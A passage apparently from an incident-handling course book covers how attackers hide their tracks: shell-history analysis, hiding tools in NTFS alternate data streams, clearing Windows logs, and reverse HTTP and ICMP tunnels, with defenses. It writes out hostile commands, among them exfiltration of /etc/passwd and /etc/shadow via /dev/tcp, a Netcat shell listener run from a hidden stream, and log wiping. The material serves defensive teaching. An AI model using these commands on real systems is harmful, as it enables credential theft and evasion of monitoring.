The attacker forgot to provide a path for nohup to find init.conf, so he or she tries again. But, this invocation likely failed as well, given the following command.

```
chmod 555 init.conf
```

Now, the attacker changes the permissions on the init.conf file so that it is readable and executable for its owner, its group, and everyone on the box. The nohup command must have previously complained that the permissions of the init.conf file did not allow it to be executed.

```
nohup ./init.conf &
```

Finally, the attacker invokes the backdoor successfully.

```
lsof -Pi | grep 8080
```

And now, the attacker verifies that the backdoor is listening on port 8080 by running the lsof command to check network port usage (-i) but listing port numbers, not service names (-P).

Potential Answers (4)

`cat /etc/passwd > /dev/tcp/10.10.10.18/443`
`cat /etc/shadow > /dev/tcp/10.10.10.18/443`
- Exfiltrating /etc/passwd and /etc/shadow using /dev/tcp

`./tcpdump -n -s0 -w init.out port 80 &`
- Running tcpdump to grab traffic to and from port 80 into file called "init.out," with a snaplength of zero to ensure full packet contents are stored

`vi /var/log/messages`
- Editing the logs

`netstat -nat`
- Where do we have current TCP connections?

`ssh tom@10.11.12.15`
- Connecting to 10.11.12.15 via ssh

`exit`
- Ending the session

`cat /etc/passwd > /dev/tcp/10.10.10.18/443`

`cat /etc/shadow > /dev/tcp/10.10.10.18/443`

Here, the attacker sends contents of the /etc/passwd and /etc/shadow files to another system via the /dev/tcp facility of some Linux systems' bash shell. By dumping the contents of a file into /dev/tcp/[IPaddr]/[portnum], most Linux systems (except Debian-derived machines) will make a connection to the remote machine and push it a file. This convenient capability offers the attacker the ability to move files without using Netcat on the compromised machine. You can experiment with this capability by setting up Netcat to listen on TCP port 443 on your Linux or Windows machine, and then using /dev/tcp on your Linux system to send the file. Note that the attacker is using TCP port 443 to blend in with HTTPS traffic (although /dev/tcp will not encrypt the traffic).

`./tcpdump -n -s0 -w init.out port 80 &`

Here, the attacker runs the tcpdump sniffer, which must have been included in the kit file given the invocation with a ./. The attacker used –s0 to set a snaplength of zero in tcpdump to capture the entire contents of packets, and not just the first 68 bytes. Also, the attacker focuses on traffic associated with port 80, possibly looking for web traffic with cleartext userIDs and passwords or harvestable cookies.

`vi /var/log/messages`

The attacker likely tampers with log files here.

`netstat -nat`

The attacker looks for TCP port activity, possibly focusing on open established connections from this victim machine to other systems on the network.

`ssh tom@10.11.12.15`

The attacker now pivots from this machine and tries to log in via ssh into 10.11.12.15 as user tom. It is quite possible that the attacker saw a connection to TCP port 22 on that machine in the output of netstat, so decided to try to make this new connection.

`exit`

Finally, the attacker ends his session.

Some Additional Answers

Lab: Shell History

- Was the attacker a human or a script?
  - Likely a human, due to the typos and corrections entered in real-time
- What specific files should the investigator look for?
  - kit.tgz, init, init.conf, and init.out
- What other systems has the attacker likely compromised?
  - 10.10.10.18 – hosting the kit.tgz file, and the place where /etc/passwd and /etc/shadow were sent
  - Possibly 10.11.12.15, as tom account

For these final questions, we can deduce the following information from the shell history file:

The attacker was likely a human, given that he or she invoked some commands with typos (unname) and without setting appropriate permissions first (chmod before the nohup). Scripts would not likely enter a command, read an error message, and then vary their syntax, but human attackers often do this.

The attacker relied on the files kit.tgz, init (likely a renamed Netcat), init.conf (a backdoor invoking script), and init.out, the sniffer's output.

The attacker likely had already compromised 10.10.10.18 and was using it both as a place to distribute malware from and as a repository for stolen password and shadow files. The attacker might have also compromised 10.11.12.15, because he or she attempted to ssh to it via the tom account.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. **Covering Tracks in Windows**
   - **Hiding Files**
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Now that we have seen how attackers hide their tracks on a UNIX system, we're back to our roadmap. Let's explore how they hide files and edit logs on a Windows machine.

Hiding Files in NTFS

- If system is running NTFS, alternate data streams are supported
- Multiple streams can be attached to each file or directory
- Attacker's files can be hidden in a stream behind normal files on the system
  - Such as notepad.exe or word.exe (or anything else!)
- Use the **type** command built into Windows

```
C:\> type hackstuff.exe > notepad.exe:stream1.exe
```

- Or, use the **cp** program from the NT Resource Kit

```
C:\> cp hackstuff.exe notepad.exe:stream1.exe
```

- To get data back, it can be copied out of the stream

```
C:\> cp notepad.exe:stream1.exe hackstuff.exe
```

- Alternatively, you can create an alternate data stream attached to a directory by simply typing:

```
C:\> notepad <file_or_directory_name>:<stream_name>
```

- If you know a stream exists and you know its name, you can view its *contents* using the **more** command:

```
C:\> more < c:\file:stream1
```


The Windows NT File System (NTFS) supports a feature known as "file streaming." File streaming applies only to NTFS partitions; it does not apply to FAT partitions. Each file on an NTFS partition acts kind of like a chest of drawers. The name of the chest is the name of the file itself. Underneath this name, there can be arbitrary numbers of data streams associated with the file's name. Each data stream acts as a drawer into which a user can place data. All streams are still associated with the name of the original file. The first stream associated with a file is the contents of the file itself, the thing you see when you look at it in the Windows Explorer. When you look at a file in the Windows Explorer, you see the file name followed by the size of the first stream.

An attacker can create additional streams associated with any file or directory name on the system. The attacker can then use these streams to hide his or her sensitive information, such as attack tools or sniffer logs. Any file or directory on an NTFS partition can be used to hide such information, such as Notepad or Word. To create and interact with file streams, the type command built into Windows can be used. Alternatively, the cp program may be used from the Windows NT Resource Kit. The attacker simply copies his or her information to be hidden into the file name, followed by a colon, followed by the stream name assigned by the attacker. This stream acts like another drawer in the chest of drawers.

The Windows "more" command can be used to view the contents of a stream, but you'll need to know the stream's location and name to invoke the "more" command to view its data.

Alternate Data Streams in NTFS — Hiding Files

- The hidden file in the stream will follow the other file around through normal copying between NTFS partitions
- On Linux machines that have connected to a Windows box with NTFS, smbclient can get data from ADSs
- But, Windows machines prior to Vista and 2008 Server offer no built-in capability for finding or deleting a stream
  - To delete a stream, you could move the file to FAT partition, and then move it back
  - On Vista, Win2008, and Windows 7, the dir command offers the /r option for listing ADSs:

```
C:\> dir /r
```

- Will not show ADS behind Windows reserved filenames
  - COM1, COM2, LPT1, AUX, etc.

When the data is hidden in the stream, the Windows Explorer and dir command still show only the name and size of the first stream of data (the top drawer). The name of subsequent streams and the size of subsequent streams are not listed in Windows Explorer or dir in Windows 2000, XP, and 2003 Server. When you move a file that has many streams associated with it, all of the streams move on the system. For example, if you copy a file between partitions or move it across a Windows network share, Windows will send all of the streams. Therefore, if you have a small file, such as 6 KB, and it has a large stream associated with it, say 1 MB, you'll move all of the contents of the file even though it appears to be only 6 KB long. Therefore, if you move such a file via Windows file sharing, it will take quite a lot of time as it transfers over more than 1 MB of data.


With Windows Vista, Windows 2008 Server, and Windows 7, Microsoft added the /r option to the dir command, which makes it display a list of ADSs included in the given directory.

Interestingly, the Linux smbclient program can also read data from Alternate Data Streams from a Windows share, but the attacker needs to know the stream name to be able to refer to it and pull out the data.

It's important to note that Windows offers no built-in capability for deleting a stream, however. To delete a stream using built-in Windows functionality, you could move the file with the stream to a FAT partition (such as a floppy disk), and then move it back. The stream will then be dropped.

Finding Hidden Streams

- Use antivirus tool to find malicious code in streams (nearly all have it)
- Many anti-spyware tools lack ADS detection functionality
- Third-party tools for finding alternate data streams in NTFS
  - LADS by Frank Heyne, at www.heysoft.de
  - Streams at http://www.microsoft.com/technet/sysinternals
    - Includes an option for deleting a stream – very useful feature!



To detect malicious software hidden in a file stream, you must make sure to use an updated antivirus tool. Over the last couple of years, most major antivirus manufacturers have included the ability to search through file streams to find malicious software. Prior to that, antivirus tools did not look into additional streams. Today, many anti-spyware tools do not look into ADSs during their real-time or on-demand scans. Thus, spyware can stay undetected on a system by loading into an ADS and running from inside it.

LADS is a tool dedicated to finding alternate data streams in NTFS. It is very well written, and we strongly recommend that you get a copy and become familiar with it for future forensic use. Another useful tool is "streams" by Mark Russinovich, at http://www.microsoft.com/technet/sysinternals. The "streams" program includes a very handy option for deleting a stream without impacting the host file. Finally, Ryan Means wrote a shell extension utility that adds stream viewing capabilities to Windows in the Properties window for each file, as shown on the screenshot in the slide.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - **Lab: Alternate Data Streams**
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Next, let's experiment with Alternate Data Streams on Windows by conducting a lab featuring them.

Lab: Alternate Data Streams

- Boot your Windows machine
- Make a directory named c:\tmp (if it already exists, that's fine!)

```
C:\> mkdir c:\tmp
```

- Now, make a file in the directory:

```
C:\> notepad c:\tmp\test.txt
```

- Save some text in there, such as "hello!"
- Let's create an alternate data stream associated with the directory c:\tmp

```
C:\> notepad c:\tmp\test.txt:hideme.txt
```

- Enter text (such as "This is hidden!"), save it, and close the file

Next, let's perform a lab using alternate data streams on Windows. Boot up your Windows machine.

Next, make a temporary directory on your hard drive. Call it "c:\tmp," or, if you already have a c:\tmp, call it whatever else you'd like.

Create a file called "test.txt" in your new directory.

Now, use notepad to create an alternate data stream associated with the file.

Looking for Alternate Data Streams — Lab:ADS

- Let's look for the alternate data stream
  `C:\> dir c:\tmp`
- Do you see it?
- Bring up Windows File Explorer
  - Start → Run... type explorer.exe
  - Then, look at c:\tmp and c:\tmp\test.txt
  - Do you see hideme.txt?
- Now, bring up the file again... you must type the full path!
  `C:\> notepad c:\tmp\test.txt:hideme.txt`
- It's still there!

Now that we've created an alternate data stream, let's look to see whether we can locate it using the tools built in to Windows. First off, try looking for it with the dir command:

```
C:\> dir c:\tmp
```

Now, bring up the Windows File Explorer (explorer.exe). Look at c:\tmp and c:\tmp\test.txt. Do you see any evidence of the hidden file?

Finally, verify that the hidden file is still present, by typing the following (you must type the full path to test.txt!!!)

```
C:\> notepad c:\tmp\test.txt:hideme.txt
```

See it?

Executables in Alternate Data Streams — Lab:ADS

- Let's move a copy of Netcat into an alternate data stream

```
C:\> type c:\tools\nc.exe > c:\tmp\test.txt:nc.exe
```

  - You must type in the full path, starting at c:\!!!
  - You can look for this file, as we did previously...
- Let's run this copy of Netcat
  - If you have Windows Vista, 7, or 2008 Server:

```
C:\> wmic process call create c:\tmp\test.txt:nc.exe
```

  - If you have Windows XP or 2003:

```
C:\> start c:\tmp\test.txt:nc.exe
```

  - You must do this at the command prompt! Not at the Start → Run... Taskbar
- Now, type a Netcat command line, and you are rolling!
- Bring up the Task Manager (CTRL-ALT-DEL)
- What does the Netcat listener look like in the Process tab?

We put an executable inside an alternate data stream next. To create a copy of Netcat behind an alternate data stream, type the following:

```
C:\> type c:\tools\nc.exe > c:\tmp\test.txt:nc.exe
```

You must type in the full path, starting at c:\!

Note that any type of file can be hidden behind any other type of file. We just hid an executable behind a text file.

Look for the Netcat file, just like we did before (using dir and explorer.exe). See it?
Now, run this copy of Netcat, directly from the alternate data stream.

Windows Vista and later don't allow you to run a program from within an ADS using the start command. Therefore, if you are on Windows Vista, 7, or Windows 2008 Server, please run:

```
C:\> wmic process call create c:\tmp\test.txt:nc.exe
```

If you have Windows XP or 2003, run:

```
C:\> start c:\tmp\test.txt:nc.exe
```

You must do this at a command prompt! It won't work if you try to run it by using the Start → Run... Taskbar technique to execute a program.

Whether you use the start command or WMIC, type in a Netcat command line, such as "`-l -p 2222 -e cmd.exe`."

Press CTRL-ALT-DELETE, and bring up the Task Manager. What does the Netcat listener look like in the Process tab? Stop the Netcat listener by pressing CTRL-C in its window.

Using LADS — Lab:ADS

- Now, let's look for the alternate data stream using LADS
- Install LADS from the course USB
- Put it in the c:\tools\lads directory
- Now, let's look for some ADSs:

```
C:\> c:\tools\lads\lads /S c:\tmp
```

- If you are on Windows Vista, 7, or 2008 Server, try running "dir /r /s c:\tmp"
- Do you see the hidden stuff?

For detection of alternate data streams, we use the LADS tool. Install it from the course USB. You simply have to unzip it into a directory, such as c:\tools\lads.

Now, run the following command (with the appropriate path to the LADS tool):

```
C:\> c:\tools\lads\lads /S c:\tmp
```

Can you see the alternate data streams now? What does the /S flag do? What happens if you omit it?

If you are on Windows Vista, 7, or 2008 Server (not on WinXP), try using the /r option in dir to spot your ADS:

```
C:\> dir /r /s c:\tmp
```

Let's Clean Up

Lab:ADS

- We should remove all of the alternate data streams we created
- To do this, delete the c:\tmp directory:

```
C:\> del c:\tmp
C:\> rmdir c:\tmp
```

- Or, just drag the directory to the recycle bin to dispose of it

Next, we remove the alternate data streams we created to clean up after this lab. Unfortunately, there is no built-in tool for alternate data stream deletion. Instead, we just delete the temporary directory (c:\tmp) itself, which will remove all alternate data streams. Type:

```
C:\> del c:\tmp
C:\> rmdir c:\tmp
```

Now, double-check that the directory was deleted by typing:

```
C:\> dir c:\tmp
```

Is it gone?

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - **Log Editing**
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Looking at our roadmap, let's now explore how log editing works on Windows.

Log Editing in Windows

Log Editing

- In Windows, by default, event logs are stored in C:\Windows\System32\winevt\Logs
- The main event log files are:
  - AppEvent.Evtx – Application-oriented events
  - SecEvent.Evtx – Security events
  - SysEvent.Evtx – System events (readable by all users)
- Like UNIX's wtmp and utmp, these files are stored with a bunch of binary information and are not directly editable
  - In fact, the files are write-locked on a running Windows system
- An attacker with Admin privileges can clear the log files
  - Use the Event Viewer, or simply delete the file
  - An all-or-nothing proposition
- An attacker can generate so many bogus, benign logs that circular log files wrap, overwriting the important events
  - Not overly practical, and likely to be noticed

In Windows, system logs are generated by the Event Logger service.

The Windows Event Logger produces a set of buffer files (called .LOG files). The three primary Windows event types are stored temporarily in these log files:

- SYSTEM.LOG
- SECURITY.LOG
- APPLICATION.LOG

These files are not readable for all practical purposes.

Each .LOG file is periodically rewritten into an .EVT format automatically, in the following files:

- SYSEVENT.EVTX
- SECEVENT.EVTX
- APPEVENT.EVTX

Some versions of Windows have additional EVT files, but these three are the primary ones. These files are readable through the Event Viewer and are the main log files in Windows. They are write-protected and cannot be altered on a running system by conventional means.

To erase traces of activity, a perpetrator would at a minimum have to edit SECEVENT.EVT, but to be more confident that all traces of the perpetrator's activity are gone, the attacker would possibly want to edit the other log files as well. Note that *deleting* any .EVT file is no problem for anyone who has the proper right ("Manage Audit and Security Log") or permission (say, "Delete" for the \winnt\system32\config directory that holds these logs). The logs can be cleared using the Event Viewer tool itself with administrative privileges. However, completely blowing away a log file is likely to be noticed by a system administrator, so a sophisticated attacker would rather do line-by-line editing of the log files.

Editing Logs with Physical Access

- With physical access, an attacker could boot to Linux and edit the Windows logs directly with a specialized tool
- A Linux boot disk for editing the Windows password database (SAM) can be found at http://pogostick.net/~pnh/ntpasswd/
  - Be careful when using this on a machine with the Encrypting File System (EFS) on Windows XP and 2003
  - You will likely lose the EFS keys if you change the password on them
- This program cannot be used to edit logs ...
  - ... but it illustrates that similar techniques could be used against the event logs

If the attacker has physical access to the Windows system, he or she could boot the system from a Linux floppy disk. With a specialized editing tool, the attacker would then be able to access the log files on the NTFS partition and delete elements from them. Because Windows is not running, the file is no longer write-protected. No such Windows log editing tool for Windows is widely released to the public yet, but has been discussed in the computer underground.

A similar idea has been implemented in a password-resetting tool for Windows. This tool consists of a Linux boot disk that allows an attacker to edit the SAM database on a Windows system. The attacker can change the administrator password, resetting it to any value the attacker desires.

Be careful when using this password-resetting tool on a machine with the Encrypting File System (EFS) on Windows XP and 2003. You will likely lose the EFS keys of the accounts whose passwords you change, thereby losing access to all EFS-protected files.

The Linux password alteration tool is quite useful if you ever forget your password in Windows and don't want to spend the time to crack it.

This same concept could be applied to the event logs, but as stated previously, no tool is available in widespread release that does this.

Meterpreter Log File Alterations

Log Editing

- The Metasploit Meterpreter also includes a log wiping utility
  - "clearev" command
  - Clears all events from the Application, System, and Security logs
    - No option to specify a particular type of log or event to wipe
- Currently, it clears the event logs completely, but could be expanded in the future to line-by-line event log editing

The Metasploit Meterpreter includes a feature to clear logs via the "clearev" command. This command, when invoked from within the Meterpreter of a compromised machine, clears the entire contents of the Application, System, and Security logs.

There is no option to specify a particular log or event type to clear. This feature currently is a one-shot log eraser, and does not offer line-by-line editing of logs at this time.

Defenses from Covering Tracks on Systems (1) — Log Editing

- Preparation:
  - Use a separate server for logging
    - In UNIX, syslog to a separate server
    - Windows also supports syslog, through the use of third-party tools
      - Evt2sys at http://code.google.com/p/eventlog-to-syslog/
        - » Free, small, lightweight tool that runs on Windows, reads event logs, and forwards them to syslog server
        - » Win2K, Win2003, Win 7, and Win2008 and more supported
        - » 32-bit and 64-bit versions available
      - SL4NT at http://www.netal.com/sl4nt.htm
        - » Free for 60 days
      - Kiwi's syslog at http://www.kiwisyslog.com
        - » Free as a running application, commercial if run as a service
      - Snare Agent and Log Server at http://www.intersectalliance.com/projects/SnareWindows/
        - » Windows of all kinds
        - » Commercial

Clearly, we don't want attackers to alter our log files. How can we protect our system logs? Use of these log-defending techniques depends on the sensitivity of the server. Clearly, for Internet-accessible machines with sensitive data, a great amount of care must be taken with the logs. For internal systems, logging might be less important. This is clearly a policy issue and depends on the needs of your organization. All of the defenses listed on the slide can be applied together. They are not mutually exclusive.

One of the most obvious and effective ways to defend your logs is to employ a separate logging server. Think about it: If an attacker takes over one of your machines and has root or administrative privileges on that system, he or she can easily find the system logs on that machine and alter them. However, if the system logs are sent to a remote system, the attacker will not be able to edit them on the machine that he or she has just taken over. Instead, after taking over one system, he or she will have to mount another successful attack against your logging server. Because your logging server can be dedicated to just gathering system logs, it can be very carefully secured. In UNIX, the syslog process can be easily configured to send its logs to a remote host.

Windows also supports syslog tools through the use of various third-party products. The fantastic free evt2sys tool is very small, has little performance impact, and runs on most versions of Windows, monitoring the local event logs and forwarding them to a syslog server. The SL4NT tool and Kiwi's syslog for Windows support this type of functionality. Snare, from InterSect Alliance, supports a lot of different system types, including Windows. An added benefit of using these third-party syslog programs for Windows is that a single syslog server can gather files from your UNIX machines and your Windows systems, all in one place.

Defenses from Covering Tracks on Systems (2)

Log Editing

- Preparation
  - Cryptographic integrity checks of log files
    - Msyslog from Core Labs (http://oss.coresecurity.com/projects/msyslog.html) includes remote syslog and integrity-checking capabilities
- Identification
  - Look for gaps in logs
  - Look for corrupt logs
- Cont, Erad, Recov: N/A

In addition to sending the logs to a remote logging server, you can also generate a cryptographic integrity check of the log files to protect them. The free msyslog tool from Core Labs includes remote system logging and cryptographic integrity-checking capabilities.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. **Covering Tracks on the Network**
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Now that we've seen how attackers hide their tracks on a UNIX and Windows system, let's explore how they cover their tracks on a network.

Tunneling and Covert Channels

- You can carry any protocol on top of any other protocol
- First protocol is encapsulated inside packets for second protocol
  - Network sees only second protocol
- Example:
  - X Windows over SSH
  - IP inside IP
  - IP over CP (the Avian Transport Protocol!)
    - RFCs 1149 and 2549

One of the most common ways to hide information as it is transmitted across a network is to use a technique called "tunneling." With tunneling, one protocol is carried inside another protocol. For example, you can carry shell commands inside web traffic. Alternatively, you can carry shell traffic inside ICMP packets. You see, you can carry any protocol inside any other protocol. As long as the host protocol being used to transport the information is allowed across the network, the protocol inside the tunnel will be able to traverse the network. For this tunneling technique to work, software must be included on the sender and on the receiver side of the communication. At the sender side, the information is put into the tunnel. At the receiver side, the envelope is opened and information is removed from the tunnel.

The Avian Transport Protocol is RFC 1149, along with an update in RFC 2549.

Course Roadmap


- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - **Reverse HTTP Shells**
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Let's explore how they cover their tracks on a network with Reverse WWW Shell.

Reverse HTTP Shells



- Will work through web proxies
  - Uses HTTP GET command
  - Even supports authenticating through a web proxy with static password!

This slide shows pictorially how Reverse HTTP shells work. At predetermined intervals, the Reverse HTTP shell program on the internal system surfs the Internet asking for commands from the attacker's external machine. The attacker types in commands at the external machine on the Internet and sends the commands back to the victim machine as HTTP responses. These commands are then executed on the internal network host. The results are pushed out with the next web request.

Unfortunately, you are still not safe if you require HTTP authentication with static passwords to get out of your firewall. Reverse HTTP shells allows the attacker to program the system with a userID and password that will be given to the outgoing web proxy firewall for authentication. Pretty slick!

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - **ICMP Tunnels**
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Our roadmap slide shows that we will talk about ICMP Tunnels next.

Covering the Tracks on the Network: ICMP Tunnels

- Numerous tools carry data inside the payloads of ICMP packets
  - Ptunnel (TCP over ICMP Echo and Reply), Loki (Linux shell), ICMPShell (Linux), PingChat (Windows chat program), ICMPCmd (Windows cmd.exe access), and more
- Let's focus on Ptunnel
  - Written by Daniel Stødle, available at http://www.cs.uit.no/~daniels/PingTunnel/
  - Runs on Linux or Windows
  - Carries TCP connections inside ICMP Echo and ICMP Echo Reply packets
  - Author talks about using it "for those times when everything else is blocked"


Instead of carrying data via HTTP traffic, some attackers opt for other protocols. Numerous tools are readily available to carry traffic via covert channels using ICMP packets. Many networks allow outbound ICMP Echo packets and their associated responses, making ping packets a useful way to tunnel traffic in a covert fashion.

Some of the tools that offer this capability include Ptunnel (which carries TCP connections over ICMP Echo and Reply packets), Loki (which carries shell between its Linux client and Linux server software using ICMP Echo and Reply packets), ICMPShell (another Linux shell tool), PingChat (a Windows chat program that uses ICMP), and ICMPCmd (a Windows shell tool using ICMP).

Let's focus on Ptunnel because it is one of the most flexible tools in this genre. Written by Daniel Stødle, this free tool runs on Linux or Windows, carrying TCP connections inside ICMP Echo and ICMP Echo Reply packets.

Its author talks about using it when you find yourself on a network that blocks out TCP and UDP packets, but allows you to ping arbitrary hosts on the Internet. Attackers can abuse this kind of tool to tunnel out sensitive information in the payload of ICMP packets.

Ptunnel Features



- Attacker configures Ptunnel client to listen on a TCP port, from which it grabs data and forwards to the Ptunnel Proxy
- Attacker also configures Ptunnel client with an ultimate destination IP address
- Client program on attacker's machine makes a TCP connection to the chosen port on localhost, Ptunnel client sends packets to Ptunnel proxy in ICMP payloads, and Ptunnel proxy de-encapsulates TCP and forwards connection
- MD5-based challenge/response authentication between client and proxy
- Currently, no encryption between client and proxy

Ptunnel consists of two components: the Ptunnel client and the Ptunnel proxy. The attacker configures the Ptunnel client to listen on a given TCP port on the localhost interface of the client machine. In addition, the attacker must configure the Ptunnel proxy, which runs on an external machine, accessible via ping packets from the Ptunnel client. Finally, the attacker configures the Ptunnel client with a given ultimate destination address. That destination machine can provide any TCP-based service, including HTTP or Secure Shell. Note that the Ptunnel client software is configured with this destination address, which it tells to the Ptunnel proxy for each packet that it sends.

The attacker then runs some TCP-based client program on the attacker's machine, directing it to connect to the localhost interface on the TCP port where the Ptunnel client is listening. The Ptunnel client takes the TCP packets, encapsulates them in ICMP Echo packets, and forwards the resulting packets to the Ptunnel proxy. From a network perspective, only ping packets (with the TCP packet as the payload) are being sent. The Ptunnel proxy then de-encapsulates the TCP packet and forwards it to its ultimate destination simply using TCP. Likewise, the Ptunnel proxy encapsulates any responses that come back from that destination into ICMP Echo Reply packets, forwarding them back to the client.

The Ptunnel proxy can be configured to authenticate the Ptunnel client, using an MD5-based challenge/response authentication algorithm. Currently, Ptunnel does not support encryption. However, if the application using the TCP-based connection encrypts the data (such as HTTPS or SSH), the attacker would have some degree of protection of the data.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - **Covert_TCP**
   - Lab: Covert Channels
4. Steganography

Looking at our roadmap, we see that an attacker can carry traffic on top of HTTP and ICMP packets. Now, let's explore some techniques for carrying covert traffic inside TCP and IP headers using a tool called "Covert_TCP."

Covert Channels in TCP and IP Headers

- Instead of tunneling data across other protocols (like HTTP or ICMP) ...
- ... why not just create a covert channel using extra space in the TCP or IP header?
- Covert_TCP is one tool that implements a covert channel using either the TCP or IP header
